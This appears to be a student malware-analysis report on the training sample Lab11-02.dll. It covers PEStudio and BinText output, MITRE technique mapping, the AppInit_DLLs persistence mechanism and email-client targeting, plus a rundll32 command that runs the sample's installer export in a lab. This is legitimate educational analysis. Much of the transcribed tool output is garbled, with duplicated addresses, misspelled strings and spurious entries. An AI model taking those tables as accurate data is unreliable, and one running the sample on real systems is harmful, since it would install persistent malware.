The screenshot shows the PESTUDIO interface. On the left, there's a tree view of a file structure under 'c:\users\ronan\downlo~1\practi~1\practi~1\pra'. A red box highlights the 'indicators (mitre > technique)' section. On the right, a table lists 'indicator (21)' entries with columns for 'detail' and 'level'. The 'detail' column contains various technical details like file paths and file types, while the 'level' column shows a mix of '+' and '+++' symbols.

detail	level
T1055 T1057 T1105 T1083 T1106 T1112	+++++
8	++
1.721	+
dynamic-link-library	+
32-bit	+
Microsoft Visual C++ 6.0 DLL (Debug)	+
DF899256C4A9FC0E550C62B84AB9CB8ACD8D18683F0A41C98BA83F048...	+
20480 bytes	+
The server name or address could not be resolved	+
0x8BA85DF1	+
0x00000080	+
E2AFFE3E6B9BDF428C561CDFA06ECDF741E4A58082B74F57EB98730F08F...	+
Visual Studio 6.0	+
Sun Nov 06 21:50:12 2011	+
0x00000000	+
GUI	+
0x000017E9	+
memory dynamic-library execution reconnaissance file registry	+
n/a	+
2E218CB59A236BDBB884E3F45A764C2	+
Lab11-02.dll	+

The MITRE ATT&CK framework, which is a globally-accessible knowledge base of malware techniques based on real-world observations of cybersecurity threats. Here's what the specific identifiers in the above screenshot mean:

- T1055: Process Injection - This technique involves injecting code into a legitimate process to evade process-based defenses as well as possibly elevate privileges. Malware uses this technique to execute malicious code in the context of another process.
- T1057: Process Discovery - This technique is used by an adversary to identify processes running on a system, which can be done for various purposes including finding security mechanisms or processes necessary for the malware's goals.
- T1105: Ingress Tool Transfer - This technique refers to the transfer of files or programs from an external system to a compromised system. This could be used by an attacker to bring additional tools or malware into the environment after having gained initial access.
- T1083: File and Directory Discovery - This technique involves an adversary trying to figure out the file and directory structure of the systems they compromise to understand where valuable data might be stored.
- T1106: Execution through API - This involves executing malicious code through an application programming interface (API) call to avoid directly calling system commands, which might be monitored.
- T1112: Modify Registry - This technique involves an adversary making changes to the Windows registry to hide configuration information within registry keys, establish persistence, or configure a system for exploitation(Mitre, 2024).

These techniques give analysts an idea about what the malware might do if executed, which helps to plan further analysis, defenses, and response strategies.

Imports

imports (33)	flag (8)	first-thunk-original (INT)	first-thunk (IAT)	hint	group (6)	technique (6)	type (4)	ordinal (1)	library (0)
... - indicators (mitre > technique) - footprints (count > 9) - virtualAlloc (status > offline) - dos-stub (size > 64 bytes) - rich-header (tooling > Visual Studio 6.0) - file-header (dll > 32-bit) - optional-header (subsystem > GUI) - directories (count > 4) - sections (count > 4) - libraries (count > 3) - imports (flag > 32) - exports (name > installer) - thread-local-storage (n/a) - NBT (n/a) - NETBIOS (n/a) - strings (count > 117) - debug (n/a) - manifest (n/a) - version (n/a) - certificate (n/a) - overlay (n/a)	x	0x00002BC0	0x00002BC0	390 (0x0186)	registry	T1112 Modify Registry	implicit	-	ADVAPI32.dll
	x	0x00002CE0	0x00002CE0	370 (0x0172)	registry		implicit	-	ADVAPI32.dll
	-	0x00002DAE	0x00002DAE	347 (0x015B)	registry		implicit	-	ADVAPI32.dll
	x	0x00002D54	0x00002D54	248 (0x00F0)	reconnaissance	T1057 Process Discovery	implicit	-	KERNEL32.dll
	-	0x00002D92	0x00002D92	345 (0x0159)	reconnaissance	T1082 File and Directory Discovery	implicit	-	KERNEL32.dll
	x	0x00002D9C	0x00002D9C	707 (0x0159)	memory	T1055 Process Injection	implicit	-	KERNEL32.dll
	-	0x00002D9D	0x00002D9D	663 (0x0159)	memory		implicit	-	MSVCR7.dll
	-	0x00002D9E	0x00002D9E	657 (0x0159)	memory		implicit	-	MSVCR7.dll
	-	0x00002D9F	0x00002D9F	665 (0x0159)	memory		implicit	-	MSVCR7.dll
	-	0x00002D9A	0x00002D9A	40 (0x0008)	file	T1105 Remote File Copy	implicit	-	KERNEL32.dll
	-	0x00002D9B	0x00002D9B	536 (0x0118)	file		implicit	-	KERNEL32.dll
	-	0x00002D9C	0x00002D9C	52 (0x0034)	file		implicit	-	KERNEL32.dll
	x	0x00002D9D	0x00002D9D	673 (0x02A1)	execution	T1057 Process Discovery	implicit	-	KERNEL32.dll
	x	0x00002D9E	0x00002D9E	664 (0x0298)	execution	T1055 Process Injection	implicit	-	KERNEL32.dll
	x	0x00002D9F	0x00002D9F	672 (0x02A0)	execution	T1057 Process Discovery	implicit	-	KERNEL32.dll
	x	0x00002D9A	0x00002D9A	78 (0x004C)	execution	T1057 Process Discovery	implicit	-	KERNEL32.dll
	-	0x00002D9B	0x00002D9B	556 (0x022C)	execution	T1055 Process Injection	implicit	-	KERNEL32.dll
	-	0x00002D9C	0x00002D9C	250 (0x00FA)	execution	T1057 Process Discovery	implicit	-	KERNEL32.dll
	-	0x00002D9D	0x00002D9D	294 (0x0128)	dynamic-library		implicit	-	KERNEL32.dll
	-	0x00002D9E	0x00002D9E	299 (0x0124)	dynamic-library		implicit	-	KERNEL32.dll
	-	0x00002D9F	0x00002D9F	318 (0x013E)	dynamic-library		implicit	-	KERNEL32.dll
	-	0x00002D9A	0x00002D9A	450 (0x01C2)	dynamic-library	T1106 Execution through API	implicit	-	KERNEL32.dll
	-	0x00002D9B	0x00002D9B	27 (0x001B)	-		implicit	-	KERNEL32.dll
	-	0x00002D9C	0x00002D9C	724 (0x0D4)	-		implicit	-	MSVCR7.dll
	-	0x00002D9D	0x00002D9D	702 (0x0D8E)	-		implicit	-	MSVCR7.dll
	-	0x00002D9E	0x00002D9E	707 (0x0DC3)	-		implicit	-	MSVCR7.dll
	-	0x00002D9F	0x00002D9F	694 (0x0D86)	-		implicit	-	MSVCR7.dll
	-	0x00002D9A	0x00002D9A	709 (0x0DC5)	-		implicit	-	MSVCR7.dll
	-	0x00002D9B	0x00002D9B	662 (0x0D96)	-		implicit	-	MSVCR7.dll
	-	0x00002D9C	0x00002D9C	703 (0x0DBF)	-		implicit	-	MSVCR7.dll
	-	0x00002D9D	0x00002D9D	606 (0x0D5E)	-		implicit	-	MSVCR7.dll
	-	0x00002D9E	0x00002D9E	271 (0x010F)	-		implicit	-	MSVCR7.dll
	-	0x00002D9F	0x00002D9F	157 (0x0D90)	-		implicit	-	MSVCR7.dll

The above imports represent functions found in system libraries which the malware utilizes or may utilize. We can see above that the functions come from 3 libraries on the right and of particular importance are the following functions:

- **RegSetValueExA:** This function sets the data and type of a specified value under a registry key. It's used to write information into the Windows Registry, which could be used by malware to establish persistence or modify system settings.
- **RegOpenKeyExA:** It opens the specified registry key and returns a handle that can be used to access the key. Malware might use this to search for specific registry settings to modify or to find a location to store its own data.
- **RegCloseKey:** This function closes a handle to the specified registry key. It's used in conjunction with the above functions to ensure proper resource management.
- **GetCurrentProcessId:** Retrieves the process identifier of the calling process. This could be used by malware to get its own process ID for various reasons, such as injecting code into its process space or to avoid affecting processes with the same ID.
- **GetSystemDirectoryA:** Retrieves the path of the system directory, where Windows system files are stored. Malware may use this to locate certain files or to place its own files in system directories to hide or disguise them as legitimate.
- **Memcpy:** A C/C++ standard library function to copy a block of memory from one location to another. It's often used to manipulate memory directly, which can be part of both legitimate programs and malware for various tasks such as processing data buffers.
- **CopyFileA:** This function copies an existing file to a new file. Malware might use it to propagate itself, duplicate its code, or to move files around the system to different locations for obfuscation or spreading.

- **ReadFile:** Reads data from the specified file or input/output (I/O) device. Malware could use this to read sensitive information from files on the system or to load configuration data.
- **CreateFileA:** Used to create or open a file or an I/O device. This is a versatile function that can be used by malware for a wide range of purposes, including creating new files to store data, opening existing files to inject malicious code, or interfacing with hardware devices(JoeSandbox, 2014).

The top three functions will allow registry manipulation to avoid detection. The following Get- functions will allow examination of the system and how it operates. The last four functions seem to be concerned with copying, reading and writing files which appear to be for the purposes of persistence or replication.

Export

pestudio 9.58 - Malware Initial Assessment - www.winitor.com (read-only)											
	index	ordinal (1)	function (RVA)	function-name (RVA)	duplicate (0)	anonymous (0)	gap (0)	forwarded (0)	entry-point	flag (0)	name
1	1	1	.text:0x00001588	rdata:0x000023C1	-	-	-	-	-	-	installer

File structure tree on the left:

- ..\indicators (mitre > technique)
 - footprints (count > 9)
 - virustotal (status > offline)
 - dos-header (size > 64 bytes)
 - dos-stub (size > 136 bytes)
 - rich-header (tooling > Visual Studio 6.0)
 - file-header (dll > 32-bit)
 - optional-head (subsystem > GUI)
 - directories (count > 4)
 - sections (count > 4)
 - libraries (count > 3)
 - imports (flag > 33)
 - exports (name > installer)
 - thread-local-storage (n/a)
 - NET (n/a)
 - resources (n/a)
 - strings (count > 117)
 - debug (n/a)
 - manifest (n/a)
 - version (n/a)
 - certificate (n/a)
 - overlay (n/a)

There is a singular export called installer which PEStudio doesn't tell us much about. We may find out what it does during the dynamic analysis.

Strings

	encoding (1)	size (bytes)	location	flag (11)	label (44)	group (7)	technique (6)	value
-d indicators (mitre > technique)	ascii	11	section:rdata	-	import	registry		RegCloseKey
-g footprints (count > 9)	ascii	13	section:rdata	x	import	registry	T1112 Modify Registry	RegSetValueEx
-x virustotal (status > offline)	ascii	12	section:rdata	-	import	registry	-	RegOpenKeyEx
-dos-header (size > 64 bytes)	ascii	18	section:rdata	-	import	reconnaissance	T1083 File and Directory Discovery	GetSystemDirectory
-dos-stub (size > 136 bytes)	ascii	19	section:rdata	x	import	reconnaissance	T1057 Process Discovery	GetCurrentProcessId
-rich-header (tooling > Visual Studio 6.0)	ascii	4	section:rdata	x	utility	network	-	send
-file-header (dll > 32-bit)	ascii	11	section:rdata	-	file	network	-	wsock32.dll
-optional-header (subsystem > GUI)	ascii	14	section:rdata	x	import	memory	T1055 Process Injection	VirtualProtect
-directories (count > 4)	ascii	6	section:rdata	-	-	memory	-	memcpy
-sections (count > 4)	ascii	6	section:rdata	-	-	memory	-	malloc
-libraries (count > 3)	ascii	6	section:rdata	-	-	memory	-	memset
-imports (flag > 33)	ascii	8	section:rdata	-	import	file	T1105 Remote File Copy	CopyFile
-exports (name > installer)	ascii	8	section:rdata	-	import	file	-	ReadFile
-thread-local-storage (n/a)	ascii	10	section:rdata	-	import	file	-	CreateFile
.NET (n/a)	ascii	12	section:rdata	x	import	execution	T1057 Process Discovery	Thread32Next
-resources (n/a)	ascii	13	section:rdata	x	import	execution	T1055 Process Injection	SuspendThread
-ab strings (count > 117)	ascii	13	section:rdata	x	import	execution	T1057 Process Discovery	Thread32First
-debug (n/a)	ascii	24	section:rdata	x	import	execution	T1057 Process Discovery	CreateToolhelp32Snapshot
-manifest (n/a)	ascii	18	section:rdata	x	import	execution	T1057 Process Discovery	GetCurrentThread
-version (n/a)	ascii	12	section:rdata	-	import	execution	T1055 Process Injection	ResumeThread
-certificate (n/a)	ascii	10	section:rdata	x	-	execution	-	OpenThread
-overlay (n/a)	ascii	10	section:rdata	x	-	execution	-	OpenThread
	ascii	14	section:rdata	-	import	dynamic-library	T1106 Execution through API	GetProcAddress
	ascii	11	section:rdata	-	import	dynamic-library		LoadLibrary
	ascii	17	section:rdata	-	import	dynamic-library	-	GetModuleFileName
	ascii	15	section:rdata	-	import	dynamic-library	-	GetModuleHandle
	ascii	52	section:rdata	-	registry	-	-	SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows
	ascii	11	section:rdata	-	import	-	-	CloseHandle
	ascii	9	section:rdata	-	import	-	-	_initterm
	ascii	12	section:rdata	-	import	-	-	_adjust_fdiv
	ascii	12	section:rdata	-	guid	-	-	AppInit_DLLs
	ascii	12	section:rdata	-	file	-	-	KERNEL32.dll
	ascii	12	section:rdata	-	file	-	-	ADVAPI32.dll
	ascii	10	section:rdata	-	file	-	-	MSVCR7.dll
	ascii	12	section:rdata	-	file	-	-	Lab11-02.dll
	ascii	12	section:rdata	-	file	-	-	kernel32.dll
	ascii	12	section:rdata	-	file	-	-	kernel32.dll

	encoding (1)	size (bytes)	location	flag (11)	label (44)	group (7)	technique (6)	value
indicators (mrite > technique)	-	-	section:.data	-	file	-	-	kernel32.dll
footprints (count > 9)	ascii	12	section:.data	-	file	-	-	THEBAT.EXE
virusTotal (status > offline)	ascii	10	section:.data	-	file	-	-	OUTLOOK.EXE
dos-header (size > 64 bytes)	ascii	10	section:.data	-	file	-	-	MSIMN.EXE
dos-stub (size > 136 bytes)	ascii	11	section:.data	-	file	-	-	MSIMN.EXE
rich-header (tooling > Visual Studio 6.0)	ascii	11	section:.data	-	file	-	-	spoolvoo32.dll
file-header (dll > 32-bit)	ascii	9	section:.data	-	file	-	-	spoolvoo32.dll
optional-header (subsystem > GUI)	ascii	9	section:.data	-	file	-	-	\Lab11-02.ini
directories (count > 4)	ascii	14	section:.data	-	file	-	-	installer
sections (count > 4)	ascii	14	section:.data	-	file	-	-	This program cannot be run in DOS mode.
libraries (count > 3)	ascii	15	section:.data	-	file	-	-	Rich
imports (flag > 33)	ascii	13	section:.data	-	file	-	-	.text
exports (name > installer)	ascii	9	section:.data	-	export	-	-	@.data
thread-local-storage (n/a)	ascii	40	dos-stub	-	dos-message	-	-	.reloc
.NET (n/a)	ascii	4	rich-header	-	-	-	-	hd2
resources (n/a)	ascii	5	-	-	-	-	-	h'1
strings (count > 117)	ascii	7	-	-	-	-	-	t\2
debug (n/a)	ascii	6	-	-	-	-	-	
manifest (n/a)	ascii	6	-	-	-	-	-	
version (n/a)	ascii	3	section:.text	-	-	-	-	
certificate (n/a)	ascii	3	section:.text	-	-	-	-	
overlay (n/a)	ascii	4	section:.text	-	-	-	-	

Above, a full list of strings has been included which likely shows calls to the library functions mentioned in the section on imports. However, of particular importance and as the result of personal research, I have identified the following strings of the highest importance.

s2ii	52	<u>section:.data</u>	-	registry	-	-	SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows
s2ii	11	<u>section:.data</u>	-	import	-	-	CloseHandle
s2ii	9	<u>section:.rdata</u>	-	import	-	-	_initterm
s2ii	12	<u>section:.rdata</u>	-	import	-	-	_adjust_fdiv
s2ii	12	<u>section:.data</u>	-	guid	-	-	Applnt DLLs
s2ii	12	<u>section:.rdata</u>	-	file	-	-	KERNEL32.dll
s2ii	12	<u>section:.rdata</u>	-	file	-	-	ADVAPI32.dll
s2ii	10	<u>section:.rdata</u>	-	file	-	-	MSVCRT.dll
s2ii	12	<u>section:.rdata</u>	-	file	-	-	Lab11-02.dll
s2ii	12	<u>section:.data</u>	-	file	-	-	kernel32.dll
s2ii	12	<u>section:.data</u>	-	file	-	-	kernel32.dll
s2ii	10	<u>section:.data</u>	-	file	-	-	THEBAT.EXE
s2ii	10	<u>section:.data</u>	-	file	-	-	THEBAT.EXE
s2ii	11	<u>section:.data</u>	-	file	-	-	OUTLOOK.EXE
s2ii	11	<u>section:.data</u>	-	file	-	-	OUTLOOK.EXE
s2ii	9	<u>section:.data</u>	-	file	-	-	MSIMN.EXE
s2ii	9	<u>section:.data</u>	-	file	-	-	MSIMN.EXE
s2ii	14	<u>section:.data</u>	-	file	-	-	spoolvxx32.dll
s2ii	14	<u>section:.data</u>	-	file	-	-	spoolvxx32.dll
s2ii	15	<u>section:.data</u>	-	file	-	-	\spoolvxx32.dll
s2ii	13	<u>section:.data</u>	-	file	-	-	\Lab11-02.ini
s2ii	9	<u>section:.data</u>	-	export	-	-	installer

To take a closer look at strings, BinText was used to analyse the file.

BinText

The screenshot shows the BinText 3.00 interface. The top window displays a list of memory dump entries (File pos., Mem pos., ID, Text) for a file named 'PRACTI~1.TAR\PRACTI~1\PRACTI~1\PRACTI~1\BINARY~1\CHAPTE~1\Lab11-02.dll'. The bottom window shows a list of strings found in the dump.

File pos.	Mem pos.	ID	Text
A 00000040	10000040	0	IThis program cannot be run in DOS mode
A 000001C0	100001C0	0	.text
A 000001E8	100001E8	0	.rdata
A 00000200	10000200	0	@data
A 00000238	10000238	0	.reloc
A 00000238	10000238	0	.relro
A 000001B6	100001B6	0	rWVS
A 000001A3	100001A3	0	uVPS
A 000001A3	100001A3	0	uVPS
A 000001A3	100001A3	0	uVPS
A 00000272	10000272	0	GetProcAddress
A 00002194	100002194	0	LoadLibraryA
A 00002194	100002194	0	GetSystemDirectoryA
A 00002194	100002194	0	GetModuleFileNameA
A 000021C0	1000021C0	0	VirtualProtect
A 000021D2	1000021D2	0	GetProcAddress
A 000021E8	1000021E8	0	Thread32Next
A 000021E8	1000021E8	0	CloseHandle
A 00002204	100002204	0	SuspendThread
A 00002214	100002214	0	Thread32First
A 00002214	100002214	0	Thread32Next
A 00002240	100002240	0	GetModuleHandleA
A 00002240	100002240	0	GetCurrentThread
A 00002256	100002256	0	GetCurrentProcessId
A 0000225C	10000225C	0	ReadFile
A 0000225C	10000225C	0	ReadFileEx
A 00002288	100002288	0	WriteFile
A 00002294	100002294	0	CreateFileA
A 00002294	100002294	0	KERNEL32.dll
A 00002280	100002280	0	RegCloseKey
A 0000228E	10000228E	0	RegSetValueExA
A 000022D0	1000022D0	0	RegOpenKeyExA
A 000022D0	1000022D0	0	ADVAPI32.dll
A 000022F6	1000022F6	0	Invoke
A 000022F8	1000022F8	0	stolen
A 00002302	100002302	0	strchr
A 00002316	100002316	0	sha3
A 00002316	100002316	0	memcpy
A 00002320	100002320	0	strlen
A 00002324	100002324	0	malloc
A 00002324	100002324	0	memcmp
A 0000233E	10000233E	0	strcmp
A 00002348	100002348	0	memset
A 00002348	100002348	0	KERNEL32.dll
A 00002368	100002368	0	return
A 00002372	100002372	0	_adjust_1dv
A 00002382	100002382	0	Lb11-02.dll
A 00002382	100002382	0	mailto
A 00003010	100003010	0	RCPT TO:
A 0000301C	10000301C	0	RCPT TO:<
A 00003028	100003028	0	RCPT TO:<
A 00003034	100003034	0	RCPT TO:<

A 00003444	10003444	0	OpenThread
A 00003500	10003500	0	kernel32.dll
A 00003500	10003500	0	OpenThread
A 00003652	10003652	0	kernel32.dll
A 00003652	10003652	0	OpenThread
A 00003672	10003672	0	THEBAT.EXE
A 00003672	10003672	0	THEBAT.EXE
A 00003672	10003672	0	OUTLOOK.EXE
A 00003672	10003672	0	OUTLOOK.DLL
A 00003672	10003672	0	MSIMN.EXE
A 00003672	10003672	0	MSIMN.DLL
A 00003672	10003672	0	wsock32.dll
A 00003672	10003672	0	SOFTVA&REVMicrosoftWindowsNT\CurrentVersion\Windows
A 00003672	10003672	0	spoolxx32.dll
A 00003672	10003672	0	spoolxx32.dll
A 00003730	10003730	0	Aprint_DLLs
A 00003740	10003740	0	\spoolxx32.dll
A 00003750	10003750	0	\.ab1102.rn
A 00003750	10003750	0	0000000000000000
A 00004945	10004945	0	4q4q
A 00004953	10004953	0	5\5\5\5\5\5\5\5\5
A 00004953	10004953	0	6\6\6\6\6\6\6\6\6
A 00004977	10004977	0	7\7\7\7\7\7\7\7\7
A 00004986	10004986	0	7\7\7\7\7\7\7\7\7

Several things can be observed from the strings.

Firstly, the .dll file appears to be a 32-bit Windows DLL, as indicated by the strings .text, .data, .rdata, .reloc etc. These are standard sections in a Windows PE file(houhaibushihai, 2011).

Second, the presence of strings like LoadLibraryA, GetProcAddress, VirtualProtect, CreateFileA, ReadFile, RegSetValueExA suggests that the .dll file might be capable of loading additional libraries, creating/reading files, and writing to the registry. Perhaps most worrying, it may be capable of modifying its own memory permissions using the VirtualProtect function Kernel32 library, which is a common feature of malware. In fact, we see Kernel32.dll as one of the strings in BinText along with other strings like advapi32.dll, user32.dll, showing that the DLL likely interacts with some fundamental Windows API functions.

Thirdly, there are references to several executable names such as THEBAT.EXE, OUTLOOK.EXE, and MSIMN.EXE which are typically associated with email clients indicating that the DLL could have functionality related to email operations. Reinforcing that point, a string appears to be email header information (“RCPT TO:”).

Lastly, the presence of scrambled strings (0!0d0j0o0~0, q4q4q4,etc) at the end of the screenshot list could suggest obfuscation or encoded data within the file. This is also a common way in which malware hides certain data or functionality.

EXEINFO PE



It appears that no packer is used in this file so there is likely no obfuscation. However, the mention of "Only one Function" could suggest that the file is simple or stripped down, which might be the case with some obfuscated or packed files to avoid detection.

Dynamic Malware Analysis

PROCESS MONITOR

Using Process Monitor while running the malware presented an issue which I managed to solve through research online. I needed to run the following command in the command line to run the installer export from the .dll file:

rundll32.exe Lab11-02.dll.installer

What should have happened is that the RegSetValue function uses AppInit_DLLs to create and write spoolvxx32.dll into the Windows/System32 directory. Others online have observed this to happen. However, as can be seen in the above sample from process monitor, access to do that has been denied in this instance.

Process monitor, when filtered by rundll32.exe, does display a long list of processes corresponding to this malware which relate to creation of other processes and registry actions though I don't understand their significance.

Other Attempts at Analysis

I was unfortunately unable to get FakeNet.exe working although it seems from the static analysis carried out that no network interaction takes place and moreover, I have read online that that is the case.

Furthermore, I observed no activity relating to this malware using Process Hacker.

References

- Aldawood, Hussain, and Geoffrey Skinner. "Educating and Raising Awareness on Cyber Security Social Engineering: A Literature Review." In *2018 IEEE International Conference on Teaching, Assessment, and Learning for Engineering (TALE)*, 62–68. Wollongong, NSW: IEEE, 2018.
<https://doi.org/10.1109/TALE.2018.8615162>.
- . "Educating and Raising Awareness on Cyber Security Social Engineering: A Literature Review." In *2018 IEEE International Conference on Teaching, Assessment, and Learning for Engineering (TALE)*, 62–68. Wollongong, NSW: IEEE, 2018.
<https://doi.org/10.1109/TALE.2018.8615162>.
- . "Reviewing Cyber Security Social Engineering Training and Awareness Programs—Pitfalls and Ongoing Issues." *Future Internet* 11, no. 3 (March 18, 2019): 73.
<https://doi.org/10.3390/fi11030073>.
- AVTest. "Malware Statistics & Trends Report | AV-TEST," 2024. <https://www.av-test.org/en/statistics/malware/>.
- chousensha. "Pentest Lab - Metasploitable 2 - Core Dump Overflow," July 3, 2014.
<https://chousensha.github.io/blog/2014/06/03/pentest-lab-metasploitable-2/>.
- Flashpoint. "The Seven Phases of a Ransomware Attack: A Step-by-Step Breakdown of the Attack Lifecycle." *Flashpoint* (blog), July 10, 2023. <https://flashpoint.io/blog/the-anatomy-of-a-ransomware-attack/>.
- FTI Consulting. "Identifying & Protecting the Corporate Crown Jewels." Accessed March 28, 2024.
<https://www.ftitechnology.com/resources/white-papers/identifying-protecting-the-corporate-crown-jewels>.
- Haill, Oliver. "Aviva Says It Thinks Customer Data Secure after Capita Cyber Attack - Report." Proactiveinvestors UK, May 3, 2023.
<https://www.proactiveinvestors.co.uk/companies/news/1014033/aviva-says-it-thinks-customer-data-secure-after-capita-cyber-attack-report-1014033.html>.
- Institute, AV-TEST- The Independent IT-Security. "AV-ATLAS - Current Threats." AV-ATLAS - Current Threats. Accessed March 26, 2024. <https://portal.av-atlas.org/current-threats>.
- . "AV-ATLAS - Malware & PUA." AV-ATLAS - Malware & PUA. Accessed March 26, 2024.
<https://portal.av-atlas.org/malware/scans>.
- Kapoor, Adhirath, Ankur Gupta, Rajesh Gupta, Sudeep Tanwar, Gulshan Sharma, and Innocent E. Davidson. "Ransomware Detection, Avoidance, and Mitigation Scheme: A Review and Future Directions." *Sustainability* 14, no. 1 (January 2022): 8. <https://doi.org/10.3390/su14010008>.
- Lab 2022, AO Kaspersky. "Kaspersky Threat Intelligence Portal." Accessed March 26, 2024.
<https://opentip.kaspersky.com>.
- Malwarebytes. "Threat Types | Malwarebytes Labs." Accessed March 26, 2024.
<https://www.malwarebytes.com/blog/threats>.
- Portswigger. "Latest Malware News and Attacks." The Daily Swig, 2024. <https://portswigger.net/daily-swig/malware>.

Rahaman, Mostafijur. "Ethical Hacking | Footprinting." GeeksforGeeks, January 30, 2019.

<https://www.geeksforgeeks.org/ethical-hacking-footprinting/>.

Wang, Zuoguang, Limin Sun, and Hongsong Zhu. "Defining Social Engineering in Cybersecurity." *IEEE Access* 8 (2020): 85094–115. <https://doi.org/10.1109/ACCESS.2020.2992807>.

———. "Defining Social Engineering in Cybersecurity." *IEEE Access* 8 (2020): 85094–115. <https://doi.org/10.1109/ACCESS.2020.2992807>.

chousensha. "Pentest Lab - Metasploitable 2 - Core Dump Overflow," July 3, 2014. <https://chousensha.github.io/blog/2014/06/03/pentest-lab-metasploitable-2/>.

Defense, Binary. "IcedID GZIPLOADER Analysis." *Binary Defense* (blog), March 12, 2021. <https://www.binarydefense.com/resources/blog/icedid-gziploader-analysis/>.

Kageche, Stephen. "2022-03-21 - TRAFFIC ANALYSIS EXERCISE - BURNINCANDLE." Oste's Blog, November 15, 2022. <https://05t3.github.io/posts/MalwareTraffic-1/>.

Stickney, Jacob. "Malware Traffic Analysis — Burnincandle Walkthrough." *Medium* (blog), May 30, 2022. <https://jacob-e-stickney.medium.com/malware-traffic-analysis-burnincandle-walkthrough-4bee075496f4>.

Stratton, Aaron. "Malware Traffic Analysis Exercise | Burnincandle | IcedID Malware." Medium, August 5, 2022. <https://infosecwriteups.com/malware-traffic-analysis-exercise-burnincandle-icedid-malware-67e78ef1d46c>.

sysopfb. "IcedID PhotoLoader Evolution." Random RE, April 28, 2020. <https://sysopfb.github.io/malware./icedid/2020/04/28/IcedIDs-updated-photoloader.html>.

"Wireshark/HTTPS - Wikiversity." Accessed April 4, 2024. <https://en.wikiversity.org/wiki/Wireshark/HTTPS>.

houhaibushihai. "Lab 11-2 - houhaibushihai," 2011. <https://www.cnblogs.com/houhaibushihai/p/10466042.html>.

JoeSandbox. "Automated Malware Analysis Report for Lab11-02.Dll - Generated by Joe Sandbox," 2014. <https://www.joesandbox.com/analysis/616740/0/html>.

MalAPI.io. "MalAPI.io," 2024. <https://malapi.io/winapi/VirtualProtect>.

Mikanana, Yua. "Windows PE Binary: Structure, Sections, and Stealth Techniques." *Medium* (blog), September 17, 2023. <https://medium.com/@yua.mikanana19/windows-pe-binary-structure-sections-and-stealth-techniques-1cde410f3539>.

Mitre. "MITRE ATT&CK®," 2024. <https://attack.mitre.org/>.